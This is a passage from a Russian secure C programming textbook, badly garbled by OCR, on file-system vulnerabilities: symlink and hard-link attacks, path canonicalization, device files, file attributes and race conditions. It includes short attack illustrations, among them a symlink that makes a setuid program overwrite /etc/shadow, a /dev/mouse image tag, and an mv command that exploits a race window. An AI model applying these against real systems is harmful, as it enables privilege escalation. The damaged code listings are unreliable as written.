За период с января 2008 года по март 2009 года в базе данных U S. Nat onal Vulnerab lity Database было пере ислено как минимум 177 уязвимостей связанных с симлинками которые позволяют злоумышленнику создавать или удалять файлы или изменять содержимое или права доступа к файлам [37]. Предположим например то следующий код запускается как программа с установкой идентификатора суперпользователя с текущими привилегиями суперпользователя.

```
1  fd   open ("/home/rcs/.conf", 0_RDWR)
2  if  fd < 0) abort )
3  write(fd, userbuf, userlen)
```

Предположим также то злоумышленник может управлять данными хранящимися в userbuf и записываемыми вызовом wri e (). Злоумышленник создает символи ескую связь от .conf к файлу аутентификации etc/shadow

```
% cd /home/rcs
% In -s /etc/shadow .conf
```

Затем он запускает уязвимую программу которая открывает файл для записи от имени суперпользователя и записывает в файл паролей информацию предоставленную злоумышленником.

```
% runprog
```

Эта атака может использоваться например для создания новой у етной записи суперпользователя без пароля. Затем атакующий может воспользоваться командой su для переклю ения к у етной записи суперпользователя для доступа с его правами.

Символи еские ссылки могут быть мощным средством как для добрых так и для злых дел. Например можно создать ссылки на произвольные файлы даже в файловых системах которые вы не можете видеть или на файлы которые пока то не существуют. Символи еские ссылки можно связать с файлами расположенными за пределами границ разделов и дисков. Симлинки продолжают существовать после того как файлы на которые они указывают были переименованы перемещены или удалены. Изменение симлинка может изменить версию используемого приложения или даже весь веб-сайт.

Атаки на основе симлинков не являются проблемой в безопасных каталогах таких home/te (обы но домашние каталоги устанавливаются по умол анию с безопасными правами доступа). Вы подвергаетесь риску когда работаете в общих каталогах таких tmp или в небезопасном каталоге с повышенными привилегиями (например выполняя антивирусную программу от имени администратора).

Канонизация

В отли ие от других тем рассматривавшихся в этом разделе до сих пор канонизация — больше решение ем проблема но только при правильном использовании. Если вы внимательно до итали этот раздел до данного места то должны знать то имена путей имена каталогов и имена файлов могут содержать символы которые делают проверки сложными и нето ными. Кроме того любой компонент имени пути может оказаться символи еской ссылкой которая дополнительно скрывает факти еское местоположение или иденти ность файла.

Для упрощения проверки имени файла рекомендуется тобы имена преобразовывались в *канонический* вид. Канони еский вид представляет собой стандартный вид или представление его-то. Канонизация — это процесс который разрешает эквивалентные формы имени в единое стандартное имя. Например /usr . . home/ cs эквивалентно /home/rcs но /home/rcs представляет собой канони еский вид (в предположении то /home/rcs не является симлинком).

Канонизация имен файлов существенно облег ает проверку пути каталога или имени файла. Канонизации также облег ает предотвращение многих уязвимостей идентификации файлов описанных в этой главе вклю ая обход каталога и ошибки эквивалентности. Канонизация также помогает при проверке имен путей которые содержат символи еские ссылки так как канони еская форма таковых не содержит.

Канонизация имен файлов — сложный процесс предполагающий понимание файловой системы. Поскольку канони еский вид может варьироваться от операционной системы к операционной системе и от файловой системы к файловой системе для канонизации лу ше использовать механизмы присущие конкретной операционной системе. Об этом говорит рекомендация *The CERT C Secu e Cod ng Standa d* [186] “FIO02-C. Выполняйте канонизацию имен путей полу енных из ненадежных исто ников

Функция POSIX realpath () может помо ь в преобразовании имен путей в их канонический вид [115].

Функция realpath () должна выводить из имени пути на которое указывает file паше абсолютное имя пути именующее тот же файл разрешение которого не включает >< или символи еские ссылки.

После этого должна быть выполнена дальнейшая проверка такая как проверка наличия отсутствия в имени файла двух последовательных косых ерт или неожиданных специальных файлов.

Многие страницы руководства но функции realpath) сопровождаются тревожными предупреждениями как например эта страница из *L nux P og amme 's Manual* [133].

> Избегайте использования этой функции. Она плохо спроектирована поскольку (за исклю ением применения нестандартной возможности resol ed path **NULL)** не в состоянии определить подходящий размер выходного буфера resol ed pa h. В соответствии с POSIX достато ен буфер размером **PATH** ИМ но зна ение **PATH_MAX** не обязано быть определенной константой и может слу иться так то его придется полу ать с помощью pa hconf (3). Запрос pathconf 3) в действительности не помогает поскольку с одной стороны POSIX предупреждает то результат pathconf (3) может быть огромен и не подходить для динами еского выделения памяти а с другой стороны pa hconf (3) может вернуть -1 для указания того то зна ение **PATH MAX** не ограни ено.

Реализации НЬс и libc5 содержат переполнение буфера (исправлено в libc-5. .13). В результате программы с установкой идентификатора пользователя наподобие mount (8) требуют астную версию.

Функция realpath () изменена в POSIX.1-2008. Более старые версии POSIX допускали поведение зависящее от реализации в ситуациях когда resol ed name представляет собой нулевой указатель. Текущая версия POSIX и многие текущие реализации (вклю ая GNU C Library [glibc] и Linux) в слу ае когда данный аргумент представляет собой нулевой указатель динами ески выделяют память для хранения имени полу енного в результате разрешения.

Для условного вклю ения кода который зависит от этого варианта функции ealpa h () можно использовать следующую инструкцию.

```
# i fPOSIX VERSION >  200809L    defined  linux)
```

Поэтому несмотря на предупреждения вполне безопасно **realpath** с аргументом **resolved name,** имеющим зна ение **NULL** (в системах которые его подде-рживают).

Безопасно также вызывать **realpath** аргументом **resolved path,** не равным нулю если зна ение **PATH_MAX** определено как константа в **<limits.h>.** В этом слу ае функция **realpath** () ожидает то **resolved_path** указывает **на** символьный массив достато но большой для хранения канонизированного пути. Если зна ение **PATH_MAX** определено вы-деляйте для хранения результата **realpath** () буфер размером **PATH_MAX.**

По-прежнему необходима осторожность во избежание создания условия “время для проверки время для использования” (time-of-check time-of-use — TOCTOU) с помощью **realpath**) для проверки имени файла.

Вызов функции **realpath** () с ненулевым аргументом **resolved_path** при зна ении **PATH MAX,** не определенном в виде константы является небезопасным. POSIX 1-2008 фак-ти ески запрещает такое применение функции **realpath** () [115].

> Если **resolved name** не является нулевым указателем а **PATH MAX** не определено как константа в заголово ном файле **<limits.h>,** поведение не определено.
>
> Вот обоснование из POSIX. 1-2008 поясняющее по ему этот слу ай небезопасен [115]
>
> Поскольку **realpath** () не имеет аргумента если **PATH MAX** не определено как константа в заголово ном файле **<limits.h>,** у приложения нет способа определить размер буфера который требуется выделить для безопасной переда и в **realpath** ().
>
> Зна ение **PATH_MAX,** полу енное из предварительного вызова **pathconf** () ока-зывается устаревшим к моменту вызова **realpath** {). Следовательно единствен-ный надежный способ применения **realpath**) когда **PATH_MAX** не определено в **<limits.h>,** — переда а нулевого указателя в ка естве **resolved name** так тобы функция **realpath** () сама выделила буфер нужного размера.

Зна ение **PATH_MAX** может варьироваться в разных файловых системах (вот по ему это зна ение полу ается с помощью функции **pathconf** () а не **sysconf**)). Зна ение **PATH MAX,** полу енное предшествующим вы овом **pathconf** () может быть недействи-тельным например если каталог в пути заменяется символи еской ссылкой на другую файловую систему или если где-то в пути монтируется новая файловая система.

Канонизация представляет неотъемлемое состояние гонки между временем проверки имени канони еского пути и временем открытия файла. За это время имя канони еского пути может быть изменено и может больше не указывать на реальный файл. Более под-робно состояния гонки рассматриваются в разделе 8.5 “Состояния гонки”. Безопасно ис-поль овать канони еское имя пути можно для определения находится ли файл в безопас-ном каталоге.

В общем слу ае между именами файлов и файлами имеется о ень слабая корреляция. Избегайте принятия решений основанных на именах путей каталогов или файлов. В ас-тности не доверяйте свойствам ресурса только из-за его имени и не используйте имя ре-сурса для управления доступом. Вместо имен файлов используйте механизмы основанные на возможностях операционной системы например права доступа к файлам в UNIX ACL или другие методы управления доступом.

Вопросы канонизации еще более сложны в Windows из-за множества способов име-нования файла вклю ая универсальное соглашение об именовании ресурсов (UNC) отображения дисков короткие (8.3) и длинные имена имена с использованием Un code

специальные файлы завершающие то ки прямые и обратные косые ерты ярлыки и т д. Лу ший совет —- попытаться избежать принятия решений на основании имени пути каталога или файла вовсе [92].

Жесткие ссылки

Жесткие ссылки можно создать с помощью команды In. Например команда

```
In /etc/shadow
```

увели ивает с ет ик ссылок в i-узле для файла shadow и создает новую запись в текущем рабо ем каталоге.

Жесткие ссылки неотли имы от оригинальных записей каталогов но не могут указывать на каталоги[6] или охватывающие файловые системы. Владение и права доступа находятся в i-узле так то все жесткие ссылки на один и тот же i-узел имеют одни и те же права собственности и доступа. На рис. 8.10 проиллюстрирован пример жесткой ссылки. Он содержит два каталога с i-узлами 1000 и 85 . Каждый каталог содержит один файл. Первый каталог содержит файл f redl. txt с i-узлом 500. Второй каталог содержит файл fred2 . xt также с i-узлом 500. Эта иллюстрация показывает то между исходным файлом и жесткой ссылкой о ень мало разли ий если они вообще есть и то невозможно отли ить одно от другого.




Рис 8 10 Жесткая ссылка

Известным исключением являются Mac OS X 10.5 (Leopard) и более новые версии, пользуют жесткие ссылки на каталоги только для механизма резервного копирования T

Удаление жесткой ссылки не удаляет файл до тех пор пока не будут удалены все ссылки на файл. Ссылка является либо жесткой ссылкой либо дескриптором открытого файла i-узел может быть удален (о ищены адреса данных) только тогда когда с ет ик ссылок обнуляется. На рис. 8.11 показан файл совместно используемый с помощью жестких ссылок. До связывания *а* файлом владел С и с ет ик ссылок был равен 1. После создания ссылки *б* с ет ик ссылок увели ился и стал равен 2. После того как владелец удалил файл с ет- уменьшился до 1 так как владелец В все еще имеет жесткую ссылку на фа Интересно то первона альный владелец не может освободить дисковую квоту пока не будут удалены все жесткие ссылки. Эта характеристика жестких ссылок может быть применена для использования уязвимостей. Например злонамеренный пользователь в многопользовательской системе узнает то привилегированный выполняемый файл в этой системе имеет эксплойт примерно одновременно с системным администратором. Зная то системный администратор несомненно удалит этот исполняемый файл и установит исправленную версию программы злонамеренный пользователь создает жесткую ссылку на файл. Таким образом когда администратор удаляет файл удаляется только ссылка на файл. Злонамеренный пользователь сможет затем на досуге воспользоваться этой уязвимостью. Это одна из многих при ин по которым опытные системные администраторы используют команду безопасного удаления которая в дополнение к удалению ссылки перезаписывает (за астую много раз) удаляемый файл.




Рис 8 11 Совместно используемый с помощью жестких ссылок файл

В табл. 8.3 указаны отли ия жестких и символи еских ссылок. Хотя жесткие ссылки и менее асто являются объектом атаки они создают собственный набор уязвимостей которым следует противостоять. Предположим например то следующий фрагмент кода выполняется в приложении с установкой идентификатора суперпользователя с текущими привилегиями суперпользователя. [1]

```
1  stat stbl
2  if  lstat fname, &stbl) !  0)
3      /* Обработка ошибки */
4  if  !SISREG stbl.st_mode))
5      /* Обработка ошибки */
6  fd   open fname, 0 RDONLY)
```

Таблица 8.3. Сравнение жестких и символи еских ссылок

Жесткая ссылка	**Символическая ссылка**
Совместно использует i-узел файла на который ссылается	Это собственный файл т е. имеющий собственный i-узел
Тот же владелец и привилегии то и у файла на который ссылается ссылка	Владелец и привилегии не зависят от файла на который ссылается ссылка Linux не допускает изменение привилегий)
Связь выполняется только с существующим файлом	Может ссылаться на несуществующий файл
Не работает ерез границы файловых систем и с каталогами	Работает ерез границы файловых систем или с каталогами
Невозможно отли ить исходную и последующие ссылки на i-узел	Символи ескую ссылку легко отли ить от файлов других типов

Вызов Is at) в данной программе собирает информацию о файле символи еской ссылки а не о файле на который она ссылается. Проверка того то файл на который ссылается fname является обы ным файлом обнаружит символи еские ссылки но не жесткие ссылки (поскольку жесткие ссылки представляют собой обы ные файлы). Таким образом злоумышленник может обойти эту проверку тобы про итать содержимое файла с которым жестко связан fname.

Одно из решений этой проблемы заклю ается в проверке коли ества ссылок для выяснения нет ли более ем одного пути к данному файлу.

```
1  stat stbl
2  if ( lstat fname, &stbl)    0) && // Файл существует
3       !S_ISREG stbl.st_mode)) &&   // Обычный файл
4       stbl.st_nlink <  1) ) {     //He жесткая ссыпка
5      fd   open fname, 0_RD0NLY)
6  }
7  else {
8      /* Обработка ошибки */
9  }
```

Однако этот код имеет состояние гонки которое мы рассмотрим более детально в разделе 8.5 “Состояния гонки”.

Поскольку жесткие ссылки не могут пересекать файловые системы еще одна из контрмер состоит в создании отдельных разделов для важных файлов и для пользовательских файлов. Это эффективно предотвращает эксплойты на основе жестких ссылок таких как ссылка на /etc shadow. Это хороший совет системному администратору но разработ ики не могут исходить из предположения то система будет сконфигурирована именно таким образом.

Файлы устройств

В *The CERT C Secu e Coding Standa d* [186] имеется правило “FI032-C. Не выполняйте с устройствами операции которые предназна ены только для файлов”. Имена файлов во многих операционных системах вклю ая W ndows и UNIX могут использоваться для обращения к *специальным файлам* которые в действительности являются устройствами. Зарезервированные имена устройств MS-DOS вклю ают **AUX, CON, PRN, COMI** и **LPT1.** Файлы

устройств в системах UNIX используются для применения прав доступа и непосредственных операций над файлами для соответствующих драйверов устройств.

Выполнение над файлами устройств операций предназна енных для обы ных символьных или бинарных файлов может привести к краху системы и отказу от обслуживания. Например когда W ndows пытается интерпретировать имя устройства как файловый ресурс она выполняет некорректный доступ к ресурсу то обы но приводит к аварийному завершению работы [92].

Файлы устройств в UNIX могут представлять риск для безопасности если злоумышленник может полу ить к ним несанкционированный доступ. Например если злоумышленник может итать устройство **/dev/kmem** или выполнять в него запись то он сможет изменить приоритет идентификатор пользователя или иные атрибуты своего процесса или просто привести систему к краху. Аналоги но к проблемам могут привести обращения к дисковым ленто ным сетевым устройствам и терминалам используемым другим процессом [77].

В L nux можно заблокировать определенные приложения с помощью попыток открытия устройств вместо файлов. Веб браузер который не проверяет не соответствуют ли имена устройствам таким как **/dev/mouse, /dev/console, /dev/ttyO** и **/dev/zero,** позволяет злоумышленнику создать веб-сайт с дескрипторами изображений такими как **<IMG src "f ile / //dev/mouse"**> позволяющими блокировать мышь пользователя.

POSIX определяет для функции **open** () флаг **_N NBL CK,** который гарантирует то запаздывающие операции с файлом не приведут к “зависанию” программы [115].

При открытии устройств FIFO с установленным флагом **O RDONLY** или **O WRONLY**

если установлен флаг **O NONBLOCK,** возврат из вызова **open** () только для тения выполняется без задержки. Вызов **open**) только для записи должен вернуть ошибку если в данный момент нет процесса имеющего файл открытый для тения

если флаг **O NONBLOCK** сброшен вызов **open)** только для тения будет блокировать вызывающий поток до тех пор пока поток открывает файл для записи. Вызов **open)** только для тения будет блокировать вызывающий поток до тех пор пока поток открывает файл для тения.

При открытии специального бло ного или символьного файла который поддерживает неблокирующее открытие

если установлен флаг **0_N0NBL0CK,** возврат из вызова **open**) выполняется без задержки для устройства которое готово и доступно дальнейшее поведение устройства зависит от конкретного устройства

если флаг **O NONBLOCK** сброшен вызов **open** () будет блокировать вызывающий поток до тех пор пока устройство не станет готовым и доступным.

В противном слу ае поведение **O NONBLOCK** не определено.

После того как файл открыт программисты могут использовать для полу ения сведений об имени файла функции POSIX Istat () и fs at) и макрос **S_ISREG** () тобы определить является ли файл обы ным файлом.

В силу того, что поведение O_NONBLOCK в последующих вызовах read) и write) определено, рекомендуется отключить этот флаг после того, как будет установлено, что указанный файл не является специальным устройством, как показано в примере 8.9.

Пример 8 9. Предупреждение операций над файлами устройств

```
01  fifdef O_NOFOLLOW
02  #define OPEN_FLAGS O_NOFOLLOW | O_NONBLOCK
03  #else
04  #define OPEN FLAGS O NONBLOCK
05  #endif
06
07  /*...*/
08
09  struct stat orig_st
10  struct stat open_st
11  int fd
12  int flags
13  char *file_name
14
15  if ( lstat file_name, &orig_st) !  0)
16      ||  !S_ISREG orig_st.st_mode))) {
17      /* Обработка ошибки */
18  }
19
20  fd   open file_name, OPEN_FLAGS | O_WRONLY)
21  if  fd   -1) {
22      /* Обработка ошибки */
23  }
24
25  if  fstat fd, &open_st) !  0) {
26      /* Обработка ошибки */
27  }
28
29  if ((orig_st.st_mode !  open_st.st_mode) ||
30       orig_st.st_ino !  open_st.st_ino) ||
31       orig_st.st_dev !  open_st.st_dev)) {
32      /* Файл был изменен */
33  }
34
35  /* Необязательно  сброс O_NONBLOCK, теперь,
36   * когда мы уверены, что это обычный файл
37   */
38  if ( flags   fcntl fd, F_GETFL))    -1){
39      /* Обработка ошибки */
40  }
41
42  if  fcntl fd, F_SETFL, flags & ~O_NONBLOCK) !  0) {
43      /* Обработка ошибки */
44  }
45
46  /* Работа с файлом */
47
48  close(fd)
```

Необходимы как первона альные вызовы stat () так и флаг 0_N0NBL0CK Если отказаться от s at () и полагаться только на 0_N0NBL0CK этого будет недостато но по следующим при инам.

1. POSIX гласит то open () без 0_N0NBL0CK не блокирует устройства “которые поддерживают неблокирующее открытие”. Поэтому остается открытой возможность того то могут существовать устройства не поддерживающие неблокирующее открытие и вызов open () будет заблокирован несмотря на нали ие флага O NONBLOCK
2. Простое открытие некоторых устройств может приводить к выполнению им некоторых действий.
3. В Solaris имеются файлы устройств в каталоге `/dev/fd`, которые буду и открыты- ми приводят к дублированию дескриптора файла (как при вызове `dup` ()). Напри- мер вызов `open ( /dev/fd/3 , 0_WR0NLY)` эквивалентен вызову `dup 3)`. Выполне- ние `fstat` () с новым дескриптором `fd` сообщает о типе файла открытого с дубли- рованным `fd`, а не о типе файла `/dev/fd/3`. Предположим то приложение имеет открытую базу данных `fd 3`, а затем открывает и записывает выходной файл. Если не выполнить первона альный вызов `stat` () а приложение может использовать `/dev/fd/3` (или любой файл устройства с теми же старшим и младшим номерами) в ка естве имени выходного файла то stat () сообщит о том то это обы ный файл и выходные данные будут записаны в базу данных тем самым повредив ее.

В Windows для определения того то файл является дисковым можно использовать функцию Ge F leType () как показано в примере 8.10.

G tF l Typ

```
01  HANDLE hFile   CreateFile(
02      pFullPathName, 0, 0, NULL, OPEN_EXISTING, 0,NULL
03  )
04  if  hFile    INVALID_HANDLE_VALUE){
05      /* Обработка ошибки */
06  }
07  else {
08      if  GetFileType hFile) 1= FILE_TYPE_DISK) {
09          /* Обработка ошибки */
10      }
11      /* Работа с файлом */
12  }
```

Атрибуты файла

Файлы асто могут идентифицироваться в дополнение к имени файла другими атрибутами например с помощью сравнения владельцев или времени создания файла. Информацию о созданном и закрытом файле можно сохранить а затем использовать для проверки тождественности файла при его последующем открытии. Сравнение нескольких атрибутов файла увели ивает вероятность того то вновь открытый файл — это тот же файл с которым мы работали ранее.

Для полу ения информации о файле может быть использована функция POSIX stat (). После вызова stat () в приведенном далее примере структура t содержит информацию 0 файле good txt .

```
1 struct stat st
2 if (stat("good.txt", &st)    -1) {
3     /* Обработка ошибки */
  }
```

Функция fstat () работает подобно функции stat () но полу ает дескриптор файла. Можно использовать функцию fs at () для сбора информации об уже открытом файле. Функция lstat () работает подобно функции s at) но если файл представляет собой символи ескую ссылку lstat () сообщает информацию о ссылке a stat () — информацию о файле на который указывает ссылка. Функции stat () fs at () и ls at () возвращают 0 при успешном завершении и -1 в слу ае ошибки.

Структура возвращаемая функцией stat () вклю ает как минимум следующие лены.

de t	s t_de	Идентификатор устройства содержащего файл
no t	st no	Номер i-узла
mode t	st mode	Защита
nl nk t	st nl nk	Коли ество жестких ссылок
uid t	st uid	Идентификатор пользователя владельца
gid t	st gid	Идентификатор группы владельца
de t	st rde	Идентификатор устройства (если это специальный файл)
off t	st s ze	Общий размер в байтах
blksize t	st blksize	Размер блока для ввода-вывода файловой системы
blkcnt t	st blocks	Коли ество выделенных блоков
t me t	st at me	Время последнего обращения
t me t	st m ime	Время последней модификации
t me t	st ct me	Время последнего изменения состояния

Члены структуры st__mode st_ino st_de st_uid st_gid st_atime st_ct me и st_m ime должны иметь имеющие смысл зна ения для всех типов файлов в POSIX-совместимых системах. Поле st_ino содержит серийный номер файла. Поле st_de идентифицирует устройство содержащее файл. Вместе t_ino и st_de уникальным образом идентифицируют файл. Однако зна ение st_de не обязательно согласовано между перегрузками или крахами системы так то может оказаться невозможным использовать это поле для идентификации файла если существует вероятность краха системы или перезагрузки до того как файл будет открыт заново.

Как показано в примере 8.11 функция fs at () может применяться и для сравнения st_uid и stgid с информацией о реальном пользователе полу енной с помощью функций getuid() ngetgidO.

Пример 8 11. Ограниченный доступ к файлам владельцем которых является реальный пользователь

```
01  struct stat st
02  char *file name
```

```
03
04  /* Инициализация file_name */
05
06  int fd   open file_name, 0_RD0NLY)
07  if  fd    -1) {
08      /* Обработка ошибки */
09  }
10
11  if  ( fstat fd, &st)    -1) И
12        st.st_uid !   getuidO) I I
13        st.st_gid !  getgidO)) {
14       /* Файл не принадлежит пользователю */
15  }
16
17  /*... Чтение из файла ...*/
18
19  close fd)
20  fd   -1
```

Сопоставляя идентификаторы владельца файла и группы с идентификаторами реального пользователя и группы процесса эта программа ограни ивает доступ файлами принадлежащими реальному пользователю программы. Это решение позволяет убедиться то владельцем файла является тот кто и ожидается программой тем самым сужая возможности злоумышленников например по подмене файлов конфигурации.

Дополнительную информацию по этому вопросу и другие решения можно найти в рекомендации *The CERT C Secu e Coding Standa d* [186] MFIO05-C. Идентифицируйте файлы с помощью нескольких атрибутов”.

Идентификация файлов является менее важной проблемой если приложения хранят свои файлы в безопасных каталогах где они могут быть доступны только владельцу файла и (возможно) системному администратору.

8.5. Состояния гонки

Состояния гонки могут быть результатом *надежных* и *ненадежных потоков управления* Надежные потоки управления вклю ают тесно связанные потоки выполнения являющиеся астью одной и той же программы. Ненадежный поток управления представляет собой отдельное приложение или процесс за астую неизвестного происхождения который выполняется параллельно.

Любая система с поддержкой многозада ности с общими ресурсами потенциально доступна для состояния гонки из-за ненадежных потоков управления. Часто в ка естве объектов гонки выступают файлы и каталоги. Последовательности обращений к файлу в которых файл открывается итается или записывается закрывается и возможно вновь открывается отдельными функциями вызываемыми ерез некоторое время являются плодородной по вой для окон гонки. Открытые файлы совместно используются равноправными потоками а с файловыми системами могут работать независимые процессы.

В файловых утилитах GNU было обнаружено тонкое состояние гонки [168]. Суть программной проблемы раскрывается кодом из примера 8 12. Этот код полагается на существование каталога с путем tmp/a/b/c. Как указано в комментарии окно гонки находится

между строками и 6. Эксплойт состоит из следующей команды оболо ки выполняемой во время этого окна гонки.

```
mv /tmp/a/b/c /tmp/c
```

Программист написавший код полагает то после выполнения строки 6 текущим каталогом станет / mp a/b. Однако из-за эксплойта выполнение строки 6 приводит к тому то текущим каталогом становится / mp. При продолжении выполнения кода в строке 8 может произойти непредусмотренное удаление файлов. Это особенно опасно если процесс выполняется с привилегиями суперпользователя или иными повышенными привилегиями.

Пример 8.12. Состояние гонки в файловых утилитах GNU (версии 4/1)

```
01  ..
02  chdir("/tmp/a")
03  chdir("b")
04  chdir("c")
05  // Окно гонки
06  chdir("..")
07  rmdir("c")
08  unlink("*")
09   ...
```

Время проверки время использования

Состояния гонки время проверки время использования" (Time of Check Time of Use — *TOCTOU)* могут осуществиться во время файлового ввода-вывода. Состояния гонки TOCTOU образуют окно гонки тем то сна ала тестируется (проверяется) некоторое свойство объекта гонки а затем позже выполняется обращение (использование) объекта гонки.

